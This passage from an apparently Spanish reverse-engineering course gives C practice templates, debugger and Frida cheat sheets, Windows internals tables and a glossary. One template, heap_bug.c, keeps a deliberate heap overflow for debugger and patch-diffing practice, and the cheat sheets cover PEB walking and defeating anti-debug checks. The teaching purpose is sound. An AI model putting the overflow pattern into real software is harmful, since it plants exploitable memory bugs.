Diseñada con un doble propósito: (1) activar **Full Page Heap** (`gflags /p /enable heap_bug_v1.exe /full`) y ver en **WinDbg** cómo el proceso se detiene exactamente en la instrucción que escribe más allá de los 16 bytes reservados (en vez de fallar más tarde en `free`), y (2) compilar una versión vulnerable (`heap_bug_v1.exe`) y una corregida con `/DPARCHE_SEGURO` (`heap_bug_v2.exe`) para comparar ambas en **BinDiff / Ghidra Version Tracking** (2.20):

```
// Archivo: plantillas_codigo/heap_bug.c
// Compilar v1 (vulnerable): cl /Zi /O1 heap_bug.c /Fe:heap_bug_v1.exe
// Compilar v2 (parcheada) : cl /Zi /O1 /DPARCHE_SEGURO heap_bug.c /Fe:heap_bug_v2.exe
// En la VM con Page Heap  : gflags /p /enable heap_bug_v1.exe /full
// Ejecutar en WinDbg      : heap_bug_v1.exe AAAAAAAAAAAAAAAAAAAA  --> !heap -p -a @rcx
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef struct {
    char etiqueta[12];
    unsigned int estado;
} RegistroBloc; // sizeof(RegistroBloc) == 16 bytes exactos

int procesar_entrada(const char* entrada) {
    size_t len = strlen(entrada);
    RegistroBloc* reg = (RegistroBloc*)malloc(sizeof(RegistroBloc));
    if (!reg) return -1;
    reg->estado = 0xCAFE0001u;

#ifdef PARCHE_SEGURO
    // Versión v2 corregida: valida el límite antes de copiar (Lecciones 2.20 y 5.2)
    if (len >= sizeof(reg->etiqueta)) {
        puts("Error: entrada excede el buffer de 12 bytes");
        free(reg);
        return 1;
    }
    memcpy(reg->etiqueta, entrada, len + 1);
#else
    // Versión v1 con defecto didáctico: copia hasta 20 bytes en un bloque de 16 bytes (Lección
2.19)
    if (len > 20) len = 20;
    memcpy(reg->etiqueta, entrada, len);
    reg->etiqueta[11] = '\0';
#endif
    printf("Registro: %s | Estado: 0x%08X\n", reg->etiqueta, reg->estado);
    free(reg);
    return 0;
}

int main(int argc, char** argv) {
    const char* dato = (argc > 1) ? argv[1] : "BLOC_NORMAL";
    return procesar_entrada(dato);
}
```

Plantilla 4 · `parser_clsf.c` (Práctica para 4.1, 4.5 y 2.24)

Implementa el escritor y el lector del formato binario sintético **`CLSF`** de la lección 4.5 (12 bytes de cabecera + cuerpo variable). Si lo ejecutás con `--gen muestra.clsf`, genera la muestra exacta de 17 bytes vista en la teoría; si le pasás un archivo, valida cada campo y devuelve un código de estado distinto por cada fallo (ideal para confirmación diferencial en 4.1/4.5 y como *harness* en 2.24):

```
// Archivo: plantillas_codigo/parser_clsf.c
// Compilar (MSVC) : cl /Zi /O1 parser_clsf.c /Fe:parser_clsf.exe
// Compilar (MinGW): gcc -O1 -g parser_clsf.c -o parser_clsf.exe
// Generar muestra : parser_clsf.exe --gen muestra_A.clsf
// Analizar muestra: parser_clsf.exe muestra_A.clsf
#include <stdio.h>
#include <stdint.h>
#include <string.h>

#pragma pack(push, 1)
typedef struct {
    uint8_t  magic[4];   // +0x00: "CLSF" (43 4C 53 46)
    uint8_t  version;    // +0x04: 1
    uint8_t  flags;      // +0x05: 0
    uint16_t hdr_len;    // +0x06: 12 (0x000C LE)
    uint16_t body_len;   // +0x08: longitud del cuerpo (LE)
    uint16_t seq_id;     // +0x0A: campo variable / secuencia (0x002A = 42 LE)
} CabeceraCLSF;          // Total cabecera: 12 bytes
#pragma pack(pop)

int main(int argc, char** argv) {
    if (argc == 3 && strcmp(argv[1], "--gen") == 0) {
        CabeceraCLSF h = {{'C','L','S','F'}, 1, 0, 12, 5, 42};
        FILE* f = fopen(argv[2], "wb");
        if (!f) return 1;
        fwrite(&h, sizeof(h), 1, f);
        fwrite("HELLO", 1, 5, f);
        fclose(f);
        puts("Muestra CLSF de 17 bytes generada.");
        return 0;
    }
    if (argc < 2) { puts("Uso: parser_clsf [--gen salida.clsf | entrada.clsf]"); return 1; }
    FILE* f = fopen(argv[1], "rb");
    if (!f) return 2;
    uint8_t buf[256] = {0};
    size_t n = fread(buf, 1, sizeof(buf), f);
    fclose(f);
    if (n < sizeof(CabeceraCLSF)) { puts("Error: archivo truncado"); return 3; }
    const CabeceraCLSF* h = (const CabeceraCLSF*)buf;
    if (memcmp(h->magic, "CLSF", 4) != 0) { puts("Error: magic invalido"); return 4; }
    if (h->version != 1)                  { puts("Error: version no soportada"); return 5; }
    if (h->hdr_len != 12)                 { puts("Error: hdr_len != 12"); return 6; }
    if ((size_t)h->hdr_len + h->body_len > n) { puts("Error: body_len excede archivo"); return 7;
}
    printf("CLSF OK | ver=%u flags=0x%02X seq=%u body(%u)=\"%.*s\"\n",
           h->version, h->flags, h->seq_id, h->body_len, h->body_len, (const char*)(buf + h-
>hdr_len));
    return 0;
}
```

Plantilla 5 · `pipe_server_min.c` (Práctica para 2D.1, 2D.10, 4.5 y 2.21)

Servidor local de **Named Pipe** en modo mensaje que aplica las banderas defensivas estudiadas en 2D.10 (`FILE_FLAG_FIRST_PIPE_INSTANCE` y `PIPE_REJECT_REMOTE_CLIENTS`) e implementa la máquina de estados de 4.5 (`ESPERA_SALUDO → LISTO`). Podés conectarte desde un script de Python en la misma VM e inspeccionar las llamadas con Process Explorer, WinDbg o Frida:

```
// Archivo: plantillas_codigo/pipe_server_min.c
// Compilar (MSVC) : cl /Zi /O1 pipe_server_min.c /Fe:pipe_server_min.exe
// Compilar (MinGW): gcc -O1 -g pipe_server_min.c -o pipe_server_min.exe
// Probar en Python: open(r'\\.\pipe\BlocLabPipe', 'r+b', buffering=0)
#include <windows.h>
#include <stdio.h>
#include <string.h>

int main(void) {
    const wchar_t* nombre = L"\\\\.\\pipe\\BlocLabPipe";
    HANDLE hPipe = CreateNamedPipeW(
        nombre,
        PIPE_ACCESS_DUPLEX | FILE_FLAG_FIRST_PIPE_INSTANCE,
        PIPE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE | PIPE_WAIT | PIPE_REJECT_REMOTE_CLIENTS,
        1, 256, 256, 0, NULL);
    if (hPipe == INVALID_HANDLE_VALUE) {
        printf("CreateNamedPipeW fallo (GLE=%lu)\n", GetLastError());
        return 1;
    }
    puts("[ESPERA_SALUDO] Escuchando en \\\\.\\pipe\\BlocLabPipe ...");
    if (ConnectNamedPipe(hPipe, NULL) || GetLastError() == ERROR_PIPE_CONNECTED) {
        char buf[128] = {0};
        DWORD leidos = 0, escritos = 0;
        if (ReadFile(hPipe, buf, sizeof(buf) - 1, &leidos, NULL) && leidos >= 4 && memcmp(buf,
"CLSF", 4) == 0) {
            puts("[LISTO] Saludo CLSF valido recibido; enviando respuesta fija.");
            const char resp[] = "CLSF_ACK_V1_READY";
            WriteFile(hPipe, resp, (DWORD)strlen(resp), &escritos, NULL);
        } else {
            const char err[] = "CLSF_ERR_BAD_HELLO";
            WriteFile(hPipe, err, (DWORD)strlen(err), &escritos, NULL);
        }
        FlushFileBuffers(hPipe);
        DisconnectNamedPipe(hPipe);
    }
    CloseHandle(hPipe);
    return 0;
}
```

Hojas de referencia rápida por nivel (Cheat Sheets)

Estas tres hojas condensan las tablas, fórmulas, desplazamientos de memoria, constantes mágicas y comandos de depuración de todo el curso, organizadas por nivel (**Principiante**, **Intermedio** y **Avanzado**) para tenerlas abiertas al lado del desensamblador o impresas en el escritorio.

Hoja 1 · Nivel Principiante (Etapas 0, 1, 2A, 3 y 4 base)

1.1 Registros x64 / x86 y regla de solapamiento (Lección 2.1)

64 bits	32 bits	16 bits	8 bits (alto / bajo)	Uso convencional en Windows x64 / x86	Preservación (ABI x64)
`RAX`	`EAX`	`AX`	`AH` / `AL`	Valor de retorno entero o puntero; acumulador aritmético	Volátil (lo pisa la función llamada)
`RCX`	`ECX`	`CX`	`CH` / `CL`	**1.er argumento en x64**; `this` en MSVC; contador de turnos/bucles	Volátil
`RDX`	`EDX`	`DX`	`DH` / `DL`	**2.º argumento en x64**; parte alta en `MUL` / `DIV`	Volátil
`RBX`	`EBX`	`BX`	`BH` / `BL`	Registro general preservado (suele guardar punteros o variables de bucle)	**No volátil** (debe restaurarse)
`RSP`	`ESP`	`SP`	`SPL`	Puntero al tope actual del stack (crece hacia direcciones menores)	**No volátil** (alineado a 16B antes de `CALL`)
`RBP`	`EBP`	`BP`	`BPL`	Puntero de marco de función (en x86: argumentos en `[ebp+8...]`, locales en `[ebp-...]`)	**No volátil**
`RSI` / `RDI`	`ESI` / `EDI`	`SI` / `DI`	`SIL` / `DIL`	Origen y destino en operaciones de bloques (`rep movsb`); variables locales	**No volátiles** en Windows
`R8`, `R9`	`R8D`, `R9D`	`R8W`, `R9W`	`R8B`, `R9B`	**3.er y 4.º argumento entero/puntero en x64**	Volátiles
`R10`, `R11`	`R10D`, `R11D`	`R10W`, `R11W`	`R10B`, `R11B`	Temporales de llamada / `syscall`	Volátiles
`R12` – `R15`	`R12D` – `R15D`	`R12W` – `R15W`	`R12B` – `R15B`	Registros de propósito general de larga vida en la función	**No volátiles**

Regla de oro en x64: Escribir en un subregistro de **32 bits** (p. ej. `mov eax, 1`) **pone en cero los 32 bits superiores** de `RAX`. Escribir en **16 u 8 bits** (`ax`, `al`) **conserva intactos** los bits restantes.

1.2 Flags y saltos condicionales tras `CMP op1, op2` (Lección 2.4)

Relación lógica (`op1` vs `op2`)	Salto SIN signo (`unsigned` / direcciones)	Salto CON signo (`int` / complemento a 2)	Condición exacta en los flags (`EFLAGS`)
Igual (`op1 == op2`) / Cero	`JE` / `JZ`	`JE` / `JZ`	`ZF = 1` (tras `test eax, eax`: salta si `eax == 0`)
Distinto (`op1 != op2`) / No cero	`JNE` / `JNZ`	`JNE` / `JNZ`	`ZF = 0`
Mayor estricto (`op1 > op2`)	`JA` / `JNBE` (*Above*)	`JG` / `JNLE` (*Greater*)	Sin signo: `CF = 0 y ZF = 0` · Con signo: `ZF = 0 y SF == OF`
Mayor o igual (`op1 >= op2`)	`JAE` / `JNB` / `JNC`	`JGE` / `JNL`	Sin signo: `CF = 0` · Con signo: `SF == OF`
Menor estricto (`op1 < op2`)	`JB` / `JNAE` / `JC` (*Below*)	`JL` / `JNGE` (*Less*)	Sin signo: `CF = 1` · Con signo: `SF != OF`
Menor o igual (`op1 <= op2`)	`JBE` / `JNA`	`JLE` / `JNG`	Sin signo: `CF = 1 o ZF = 1` · Con signo: `ZF = 1 o SF != OF`

1.3 Conversión VA ↔ RVA ↔ File Offset y convenciones de llamada (Lecciones 1.2, 1.4 y 2.5)

```
RVA         = VA_en_memoria - ImageBase_actual
File Offset = RVA - VirtualAddress_sección + PointerToRawData_sección
VA_en_IDA   = Base_en_IDA + (VA_en_x64dbg - Base_en_x64dbg)   [Sincronización rápida con ASLR]
```

Convención	Arquitectura	Dónde van los primeros argumentos	Quién limpia el stack	Detalle clave en el desensamblado
`cdecl`	x86 (32 bits)	Todos en el stack (de derecha a izquierda; el 1.º en `[esp+4]` tras `call`)	El **llamador** (`add esp, N` después del `call`)	Permite funciones variádicas (`printf`, `scanf`).
`stdcall`	x86 (32 bits)	Todos en el stack (de derecha a izquierda)	La **función llamada** (`ret N`, p. ej. `ret 10h` = 4 args)	Estándar de la API Win32 de 32 bits (`MessageBoxA`, `WindowProc`).
`fastcall`	x86 (32 bits)	1.º en `ECX`, 2.º en `EDX`; del 3.º en adelante en el stack	La función llamada (`ret N` para los del stack)	En **Delphi x86 (`register`)**: 1.º `EAX`, 2.º `EDX`, 3.º `ECX` (2.13).
`thiscall`	x86 (MSVC)	Puntero `this` en `ECX`; argumentos explícitos en el stack	La función llamada (`ret N`)	En GCC/MinGW x86, `this` se apila como 1.er argumento oculto en el stack.
Microsoft x64	x64 (64 bits)	1.º `RCX` (o `XMM0`), 2.º `RDX` (`XMM1`), 3.º `R8` (`XMM2`), 4.º `R9` (`XMM3`); 5.º+ en `[rsp+20h]`	El llamador (reserva marco fijo en su prólogo y libera en el epílogo)	El llamador reserva siempre **32 bytes (`0x20`) de *Shadow Space*** en `[rsp+8..rsp+20h]` tras el `call`.

Hoja 2 · Nivel Intermedio (Etapas 2B, 2.17, 2.21, 4.2, 4.5, 5.1, 5.3 y 2D.1–2D.5)

2.1 Offsets de `PEB`, `PEB_LDR_DATA` y `LDR_DATA_TABLE_ENTRY` (Lecciones 2.14, 2.15 y 2D.2)

Estructura / Campo	x86 (32 bits)	x64 (64 bits)	Desde `InMemoryOrderLinks` (x86 / x64)	Para qué lo usa el binario o el analista
Puntero al `TEB` / al `PEB`	`fs:[0x18]` / `fs:[0x30]`	`gs:[0x30]` / `gs:[0x60]`	—	Punto de partida de resolución de APIs y chequeos anti-debug
`PEB.BeingDebugged` (1 byte)	`+0x02`	`+0x02`	—	Leído por `IsDebuggerPresent()` (`1` si hay debugger user-mode)
`PEB.Ldr` (`PEB_LDR_DATA*`)	`+0x0C`	`+0x18`	—	Encabezado de las 3 listas circulares de DLLs cargadas
`PEB.ProcessParameters`	`+0x10`	`+0x20`	—	Contiene `ImagePathName` y `CommandLine`
`PEB.NtGlobalFlag` (`DWORD`)	`+0x68`	`+0xBC`	—	Vale `0x70` si el proceso fue creado por un debugger sin Page Heap
`Ldr.InLoadOrderModuleList`	`+0x0C`	`+0x10`	—	Lista en orden de carga (`Flink` apunta a `+0x00` del entry)
`Ldr.InMemoryOrderModuleList`	`+0x14`	`+0x20`	—	Lista más usada en shellcode/PEB walk (`Flink` apunta a `+0x08` / `+0x10`)
`LDR_DATA_TABLE_ENTRY.DllBase`	**`+0x18`**	**`+0x30`**	**`+0x10` (x86) / `+0x20` (x64)**	Base de la DLL en memoria (cabecera `MZ` para ir a la tabla de Exports)
`LDR_DATA_TABLE_ENTRY.FullDllName`	`+0x24`	`+0x48`	`+0x1C` (x86) / `+0x38` (x64)	`UNICODE_STRING` con la ruta completa de la DLL
`LDR_DATA_TABLE_ENTRY.BaseDllName`	`+0x2C`	`+0x58`	`+0x24` (x86) / `+0x48` (x64)	`UNICODE_STRING` con el nombre corto (p. ej. `kernel32.dll`; buffer en `+4` / `+8`)

2.2 Constantes mágicas de criptografía, hashing y encoding (Lección 4.2)

Algoritmo	Constantes / Bytes característicos en memoria o en instrucciones	Patrón estructural en el código desensamblado
AES (Rijndael)	S-box: `63 7C 77 7B F2 6B 6F C5...` · Rcon: `01 02 04 08 10 20 40 80 1B 36`	Tablas de 256 bytes (o T-tables de 1 KB) o instrucciones nativas `aesenc` / `aesdec` / `aeskeygenassist`.
ChaCha20 / Salsa20	ASCII `"expand 32-byte k"` (`0x61707865, 0x3320646e, 0x79622d32, 0x6b206574`)	Sin tablas; estado de 16 `DWORD`s (64B) y 20 rondas ARX (`add`, `xor`, `rol` de **16, 12, 8 y 7 bits**).
RC4	Sin constantes fijas; arreglo `S[256]` inicializado con `0x00..0xFF`	Dos bucles de 256 iteraciones (KSA con módulo `& 0xFF` e intercambio de bytes + PRGA con `xor` al flujo).
TEA / XTEA	Delta áureo: `0x9E3779B9` (o resta de `0x61C88647`); suma inicial `0xC6EF3720` (32 rondas)	Bucle de 32 o 64 iteraciones que combina `(v << 4) ^ (v >> 5)` y suma el delta en cada vuelta.
MD5 / SHA-1	IV: `0x67452301`, `0xEFCDAB89`, `0x98BADCFE`, `0x10325476` (+ `0xC3D2E1F0` en SHA-1)	Procesamiento en bloques de 64 bytes (64 pasos en MD5; 80 pasos con rotaciones en SHA-1).
SHA-256	IV: `0x6A09E667`, `0xBB67AE85`, `0x3C6EF372`, `0xA54FF53A...` · `K[0] = 0x428A2F98`	Tabla `K[64]` de 64 `DWORD`s y 64 rondas sobre 8 registros de estado (`a..h`).
CRC32	Polinomio reflejado: `0xEDB88320` (segunda entrada de tabla: `0x77073096`), IV `0xFFFFFFFF`	Bucle por byte con `crc = (crc >> 8) ^ tabla[(crc ^ byte) & 0xFF]` y `not crc` al final.
Base64	Tabla de 64 caracteres `"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"` y `'='`	Toma grupos de 3 bytes (24 bits) y los divide en 4 índices de 6 bits (`>> 18`, `>> 12`, `>> 6`, `& 0x3F`).

2.3 Expresiones de x64dbg, scripting y Frida (Lecciones 2.6 y 2.21)

```
# Breakpoint condicional universal (x86/x64) en WindowProc para botón ID 0x13A (WM_COMMAND = 0x111):
breakif:  arg.get(1) == 0x111 && (arg.get(2) & 0xFFFF) == 0x13A
log:      "WM_COMMAND control={arg.get(2)&0xFFFF} notif={arg.get(2)>>16} hwnd={arg.get(0)}"

# Formateadores de log sin detener la ejecución (Break Condition = 0) en x64dbg:
ASCII: {s:rcx}   |   UTF-16: {utf16@rcx}   |   Bytes hex: {mem;16@rcx}   |   Retorno: {rax}


# Plantilla mínima de Frida (guardar como hook.js y correr: frida -f app.exe -l hook.js):
const addr = DebugSymbol.fromName("CreateFileW").address; // o base.add(0x1420)
Interceptor.attach(addr, {
  onEnter(args) { this.path = args[0].readUtf16String(); },
  onLeave(retval) { console.log("CreateFileW:", this.path, "-> handle:", retval); }
});
```

Hoja 3 · Nivel Avanzado (Etapas 2.18–2.20, 2.24–2.33, 5.2, 2D.6–2D.13 y Etapa 6)

3.1 Layout en memoria de C++ en MSVC x64: RTTI, SSO, STL y excepciones (Lección 2.18)

Estructura C++ (MSVC x64 Release)	Tamaño total	Desplazamientos y campos internos	Cómo reconocerla en el listado
Objeto con métodos virtuales + RTTI	`8B + campos`	`+0x00`: `vptr` (apunta a `vtable[0]` en `.rdata`). En `vtable[-1]` (`[vptr − 8]`) hay un puntero a `_RTTICompleteObjectLocator`: `+0x00 signature (1)`, `+0x04 offset`, `+0x0C pTypeDescriptor (RVA)`, `+0x10 pClassDescriptor (RVA)`, `+0x14 pSelf (RVA)`.	Llamada `mov rax, [rcx] ; call qword ptr [rax + 8*i]`. Sumar `ImageBase` a `pTypeDescriptor` lleva a `".?AVNombreClase@@"`.
`std::string` (SSO)	`32 bytes` (`0x20`)	`+0x00..+0x0F`: unión `_Bx` (16B buffer local `_Buf` si `_Myres < 16`, o puntero `_Ptr` de 8B en `+0x00` si `_Myres >= 16`) · `+0x10`: `_Mysize` (8B) · `+0x18`: `_Myres` (8B, capacidad).	Comparación `cmp qword ptr [rcx+18h], 10h` seguida de un `cmovae rcx, [rcx]` antes de leer los caracteres.
`std::wstring` (SSO UTF-16)	`32 bytes` (`0x20`)	Igual layout de 32B, pero cada carácter ocupa 2 bytes: el umbral de SSO es `_Myres < 8` caracteres (`cmp [rcx+18h], 8`).	`cmp qword ptr [rcx+18h], 8` antes de elegir entre buffer inline y puntero `_Ptr`.
`std::vector<T>`	`24 bytes` (`0x18`)	`+0x00`: `_Myfirst` (inicio) · `+0x08`: `_Mylast` (fin de usados) · `+0x10`: `_Myend` (fin de reserva).	Cantidad de elementos = `(_Mylast − _Myfirst) / sizeof(T)`; bucle que itera desde `[rcx]` hasta `[rcx+8]`.
Excepciones x64 (`.pdata` / `.xdata`)	12B por entrada `.pdata`	`RUNTIME_FUNCTION`: 3 RVAs de 4B (`BeginAddress`, `EndAddress`, `UnwindData`). En `.xdata`, el handler apunta a `__CxxFrameHandler3` (`FuncInfo` con firma `0x19930520`) o `__CxxFrameHandler4` (`FuncInfo4` comprimido en VS 2019 16.3+/2022).	No hay cadena `FS:[0]` en el prólogo x64; las tablas viven fuera del flujo de código en `.pdata` y `.xdata`.

3.2 Desglose de `CTL_CODE` (32 bits) y métodos de IOCTL en drivers KMDF/WDM (Lecciones 6.2 y 6.4)



3.3 Niveles de `IRQL` y comandos esenciales de WinDbg (Lecciones 2.19, 2D.2, 2D.11, 6.1 y 6.3)

IRQL	Contexto típico de ejecución	Memoria permitida	Sincronización y esperas permitidas
`PASSIVE_LEVEL (0)`	Hilos de usuario, `DriverEntry`, `EvtDriverDeviceAdd`, mayoría de callbacks de archivos/registro	`PagedPool` y `NonPagedPoolNx`	Puede esperar (`KeWaitForSingleObject` con timeout != 0), usar mutexes/eventos y tocar código/datos paginables.
`APC_LEVEL (1)`	Regiones críticas / Guarded mutexes (`Fast Mutex`)	`PagedPool` y `NonPagedPoolNx`	APCs normales de hilo deshabilitadas; page faults aún permitidos.
`DISPATCH_LEVEL (2)`	DPCs (`EvtInterruptDpc`), código bajo `KSPIN_LOCK` (`KeAcquireSpinLock`)	**Solo** `NonPagedPoolNx` (tocar memoria paginada = bugcheck `0x0A` / `0xD1`)	**Prohibido esperar** con intervalo no nulo (solo timeout = 0 y spinlocks). El despachador de hilos no puede cambiar de hilo en ese procesador.
`DIRQL (> 2)`	Rutinas de servicio de interrupción de hardware (`ISR` / `EvtInterruptIsr`)	**Solo** `NonPagedPoolNx`	Solo spinlocks de interrupción en su propio `DIRQL`; delegar el trabajo pesado a un DPC (`DISPATCH_LEVEL`).

```
# 1. Triage de excepción o volcado (User-mode / Kernel-mode – Lecciones 2.19, 2D.11 y 6.3):
!analyze -v                  ; análisis automático del fallo / bugcheck
.exr -1                      ; muestra el EXCEPTION_RECORD actual (código y parámetros)
.ecxr                        ; restaura el contexto de registros en el instante exacto de la
excepción
k   /   kv                   ; stack trace actual   |   ln <addr> : símbolo más cercano a una
dirección

# 2. Diagnóstico de Heap, Memoria, PEB y WOW64 (Lecciones 2.19 y 2D.2):
!heap                        ; lista los heaps del proceso e indica Type (NT Heap vs Segment Heap)
!heap -p -a <addr>           ; con Full Page Heap activo: muestra el call stack que reservó/liberó
el bloque
!vadump                      ; lista todas las regiones VAD en user-mode (Image / Mapped /
Private)
!peb   /   !teb   /   lm     ; inspecciona PEB, TEB y lista de módulos cargados
!wow64exts.sw  /  !wow64exts.k ; alterna contexto 32/64 bits y muestra pila combinada en procesos
WOW64

# 3. Time-Travel Debugging (TTD) y Kernel/WDF (Lecciones 2.19, 6.2 y 6.3):
g-   /   p-   /   t-         ; ejecuta hacia atrás / paso atrás sobre una traza TTD (.run)
ba w4 <addr>  ;  g-          ; frena en la instrucción pasada exacta que sobrescribió esos 4 bytes
dx @$cursession.TTD.Calls("ntdll!NtCreateFile")  ; consulta todas las llamadas a una API en la
traza
!drvobj <driver> 7           ; muestra el DRIVER_OBJECT y su tabla de rutinas MajorFunction
(IRP_MJ_*)
!wdfkd.wdflogdump <driver>   ; vuelca el In-flight Recorder (IFR) de un driver KMDF
```

3.4 · Desofuscación y análisis dinámico avanzado (Bloque 2E, Lecciones 2.25–2.33)

Tarea	Herramienta y comando / API clave	Lección
Resolver una condición / clave	**angr**: `simgr.explore(find=…, avoid=…)`. En Windows arrancá en el prólogo de la validación (`blank_state(addr=…)` + `estado.regs.rcx = BUF_ADDR`) para no modelar el CRT.	2.25
Demostrar que un MBA es una op simple	**Z3**: `prove((x ^ y) + 2*(x & y) == x + y)` → `proved`.	2.25
Reconocer una VM de protección	Bucle *dispatcher* + tabla de *handlers* + VIP. Ojo con *threaded code*: handlers encadenados (`jmp [tabla+rbx*8]`) sin despachador central.	2.26
Identificar packer / protector	**DIE** (`diec --entropy`): sección con entropía ~7,9 = comprimida/cifrada; IAT mínima o vacía (*splicing*/emulación de APIs) = empaquetado.	2.27
Neutralizar anti-debug (en VM)	**ScyllaHide** (x64dbg) o hook de **Frida** sobre `IsDebuggerPresent`, PEB `BeingDebugged`, `rdtsc` y DRx (vía `NtGetContextThread` / VEH).	2.28
Cobertura (colorear caminos)	**DynamoRIO**: `drrun -t drcov -- app.exe` → abrir en Lighthouse. **Frida**: `frida-drcov` / Stalker `compile`.	2.29 / 2.30
Traza de instrucciones (reconstruir algoritmo)	**Pin**: `pin -t pinatrace.dll -- app.exe`; **DynamoRIO**: `drcachesim`; Frida Stalker `exec`.	2.29 / 2.30
OEP genérico (sin conocer el packer)	Regla **W⊕X**: avisar cuando se ejecuta una página escrita antes (DBI nativa o Stalker).	2.29 / 2.30
Modelar un bytecode en Ghidra	**SLEIGH** (`.slaspec`) + **PyGhidra** (Python 3, estándar en Ghidra 11+; podés usar `z3-solver` en el script).	2.31
Recuperar nombres Go / Rust	**GoReSym** (pclntab de un Go *stripped*); **rustfilt** (demangle v0 `_R…`); los *panics* (`panic_bounds_check`) revelan tamaños de buffer.	2.32
VB6 en p-code	**VB Decompiler** (IDA/Ghidra solo muestran el intérprete de `MSVBVM60`, no la lógica).	2.33
Protocolo propietario	Hook en `send` / `recv` (texto claro) + disector **Lua** de Wireshark (`Proto` / `ProtoField`); reensamblar TCP con `pinfo.desegment_len`.	4.6

Glosario

Términos que aparecen en el curso, explicados en lenguaje sencillo. Donde el concepto se desarrolla en una lección, hay un enlace. No es una enciclopedia: es el vocabulario mínimo para leer las lecciones sin frenarte.

A–C

Término	Explicación
ABI Itanium (C++)	Especificación de cómo GCC, Clang y MinGW organizan vtables, RTTI, nombres (`_ZTV…`) y excepciones; cada plataforma la adapta. Distinta del modelo de MSVC. Ver C++ profundo.
Address (dirección)	Número que identifica una posición de memoria. En un debugger se escribe en hexadecimal.
Adjustor thunk	Fragmento de código en una vtable que corrige `this` (por ejemplo, `sub rcx, 10h` y un salto) antes de llegar al método real; aparece con herencia múltiple. Ver C++ profundo.
AL / AH / AX	Partes de `EAX`: `AL` es el byte bajo, `AH` el byte alto y `AX` los dos bytes bajos. Ver registros.
Anti-debug	Conjunto de técnicas con las que un programa detecta que está siendo depurado. Se estudia para reconocerlo, no para evadirlo. Ver debugger.
API	Función que ofrece un sistema operativo o una biblioteca para que otro programa la use (`MessageBoxA`, `CreateFileW`).
API hashing	Técnica que localiza funciones comparando un hash de cada nombre exportado contra una constante, para no dejar el nombre de la API como cadena. Ver PE fino.
Aplanamiento del flujo de control	Ofuscación que pone todos los bloques de una función dentro de un bucle con un `switch` sobre una variable de estado. Ver Ofuscación.
Argumento	Valor que se pasa a una función. En 32 bits suele ir en el stack; en x64, los primeros cuatro en registros.
ASLR	*Address Space Layout Randomization*: técnica que carga las imágenes en direcciones distintas en cada ejecución. Ver PE.
Assembly	Representación legible de las instrucciones de la CPU. Cada línea suele ser una operación con sus operandos.
Big-endian	Orden en que el byte más significativo se guarda primero. x86/x64 usa little-endian.
Binario	Sistema de numeración en base 2, con 0 y 1. Un byte son 8 bits. Ver números.
BinDiff / BinExport	Differ de binarios de código abierto; trabaja sobre exportaciones en formato BinExport generadas desde IDA, Binary Ninja o Ghidra. Ver Patch diffing.
Bit	Unidad mínima de información: 0 o 1.
Breakpoint	Pausa que se pone en el programa para observar su estado. Puede ser por software, hardware o memoria. Ver debugger.
Byte	8 bits. Unidad básica de almacenamiento.
C	Lenguaje compilado de bajo nivel, muy usado para programas que se analizan con debuggers.
C#	Lenguaje de .NET que se compila a IL. Ver .NET.
Cadena armada en el stack	Texto que el programa escribe de a pedazos con `mov` de constantes en vez de guardarlo en `.rdata`; no aparece en la ventana de strings. Ver IDA.
CALL	Instrucción que llama a una función: empuja la dirección de retorno y salta. Ver llamadas.

Término	Explicación
Canary (stack canary)	Valor aleatorio que el compilador coloca antes del return address para detectar desbordes. Ver vulnerabilidades.
CF (carry flag)	Flag que indica acarreo o desborde en una operación sin signo.
CMP	Instrucción que resta dos valores, actualiza flags y descarta el resultado. Se usa antes de un salto condicional.
Código administrado	Código que corre bajo un runtime (como el CLR de .NET) que administra memoria y ejecución.
Código nativo	Código máquina específico de la CPU, generado por un compilador como C/C++.
Complete Object Locator (COL)	Estructura de RTTI de MSVC a la que apunta `vtable[-1]`; lleva al nombre de la clase. En x64 usa RVA. Ver C++ profundo.
Complemento a dos	Convención para representar negativos: se invierten los bits y se suma 1. `0xFB` = −5 en 8 bits. Ver números.
Constante	Valor fijo que no cambia durante la ejecución. En assembly aparece como inmediato (`mov eax, 50`).
CPU	Unidad central de proceso. Ejecuta instrucciones y tiene registros.
Crackme	Programa pequeño diseñado para practicar reversing, generalmente con un objetivo didáctico.
CS / DS / SS	Registros de segmento de 16 bits. En 32/64 bits casi no se usan, salvo `FS` / `GS` para estructuras del sistema.

D–H

Término	Explicación
DWORD	Doble WORD: 4 bytes (32 bits).
Debugger	Programa que ejecuta otro paso a paso, con pausas y vista de registros y memoria. En el curso se usa x64dbg.
